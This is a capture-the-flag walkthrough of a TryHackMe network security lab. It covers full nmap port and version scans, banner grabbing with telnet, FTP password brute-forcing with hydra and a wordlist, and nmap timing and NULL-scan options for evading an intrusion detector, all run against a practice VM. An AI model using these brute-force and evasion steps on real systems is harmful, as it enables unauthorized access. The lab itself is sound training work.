
NetSecChallenge is the last room of the Network security category of the Junior Penterster path. It will test things that we learned during the last few rooms.
Task 1 - Introduction
Use this challenge to test your mastery of the skills you have acquired in the Network Security module. All the questions in this challenge can be solved using only nmap, telnet, and hydra.
Launch the AttackBox and the target VM. No answer needed
Task 2 - Challenge Question
Initial Reconnaissance
For the first three questions, we can do a basic nmap scan with the flag -p- which will scan all 65535 ports.
root@ip-10-82-121-125:~# nmap -p- 10.82.190.27
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-09 19:28 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.82.190.27
Host is up (0.0017s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
10021/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds
What is the highest port number being open less than 10,000?
8080
There is an open port outside the common 1000 ports; it is above 10,000. What is it?
10021
How many TCP ports are open?
6
What is the flag hidden in the HTTP server header?
We can find the flag by connecting to the webserver using telnet with the command telnet <ip> 80 since we saw the http server was on port 80 with the nmap scan.
root@ip-10-82-121-125:~# telnet 10.82.190.27 80
Trying 10.82.190.27...
Connected to 10.82.190.27.
Escape character is '^]'.
Once successfully connected, we can send GET / HTTP1.1 to the server wich will give us the home page containing the flag in the server header
root@ip-10-82-121-125:~# telnet 10.82.190.27 80
Trying 10.82.190.27...
Connected to 10.82.190.27.
Escape character is '^]'.
GET / HTTP/1.1

HTTP/1.0 400 Bad Request
Content-Type: text/html
Content-Length: 345
Connection: close
Date: Sat, 09 May 2026 18:40:21 GMT
Server: lighttpd THM{find_the_flag_yourself}

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>400 Bad Request</title>
 </head>
 <body>
  <h1>400 Bad Request</h1>
 </body>
</html>
Connection closed by foreign host.
What is the flag hidden in the SSH server header?
We can do the same thing as for the web server but with SSH's port instead
root@ip-10-82-121-125:~# telnet 10.82.190.27 22
Trying 10.82.190.27...
Connected to 10.82.190.27.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.2p1 THM{something}
Answer: THM{something}
Q6: We have an FTP server listening on a nonstandard port. What is the version of the FTP server?
By doing another nmap scan with the flag -V, we see that ftp is running on port 10021 and nmap gave us the version
root@ip-10-82-121-125:~# nmap -sV 10.82.190.27 -p-
[...]
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         (protocol 2.0)
80/tcp    open  http        lighttpd
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
8080/tcp  open  http        Node.js (Express middleware)
10021/tcp open  ftp         vsftpd 3.0.5
[...]
Answer: vsftpd 3.0.5
Q7: We learned two usernames using social engineering: eddie and quinn. What is the flag hidden in one of these two account files and accessible via FTP?
We learned two usernames using social engineering: eddie and quinn. What is the flag hidden in one of these two account files and accessible via FTP?
First thing first, we have to get the passwords of eddie and quinn. To get them, we will use hydra. The command is the following. We added the flag -s to specify that the ftp is on port 10021.
hydra -l eddie -P /usr/share/wordlists/rockyou.txt 10.82.190.27 ftp -s 10021
This gave us the password for eddie.
[10021][ftp] host: 10.82.190.27 login: eddie password: ---
Now, we can connect with ftp ip 10021 and connect using the credentials we collected. But there are nothing in this account
root@ip-10-82-121-125:~# ftp 10.82.190.27 10021
Connected to 10.82.190.27.
220 (vsFTPd 3.0.5)
Name (10.82.190.27:root): eddie
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
So we try again with the second username and find the password with hydra. We got andrea as password. We can then connect with the same command as before and the new credentials. And this time the flag is there. We can get it on our machine and voila!
root@ip-10-82-121-125:~# ftp 10.82.190.27 10021
Connected to 10.82.190.27.
220 (vsFTPd 3.0.5)
Name (10.82.190.27:root): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002           18 Sep 20  2021 ftp_flag.txt
226 Directory send OK.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
226 Transfer complete.
18 bytes received in 0.00 secs (17.9186 kB/s)
✅ Flag retrieved from Quinn's account.
Q8: Browsing to http://10.82.190.27:8080 displays a small challenge that will give you a flag once you solve it. What is the flag?
By visiting the website, we see a percentage of chance being detected. I think our goal is to perform an nmap scan without being detected.

To do so, we have multiples things we can do.
Firstly, the -T<number> option with the lower the number is the longer it will take to perform the scan. (the default option is -T3)
Secondly, we can use the flag -f, wich will fragments the packets into 8 bytes of -ff, wich will fragments into 16 bytes.
We can also use other scan like the SYN scan with the -sS flag or NULL with -sN.

So I went with the NULL Flag and T2 option and after a few minutes of waiting, I got the flag with 16% chance of being detected.
Task 3 - Conclusion
This room was an excellent practical exercise covering the key concepts of the Network Security module:
Key Takeaways:
- Port scanning with nmap and interpreting results
- Service identification and version detection
- Protocol interaction using telnet (HTTP, SSH)
- Credential brute-forcing with hydra
- IDS evasion techniques for reconnaissance
The challenge emphasizes that comprehensive reconnaissance requires multiple tools and techniques, and that stealth in security testing can be as important as gathering information.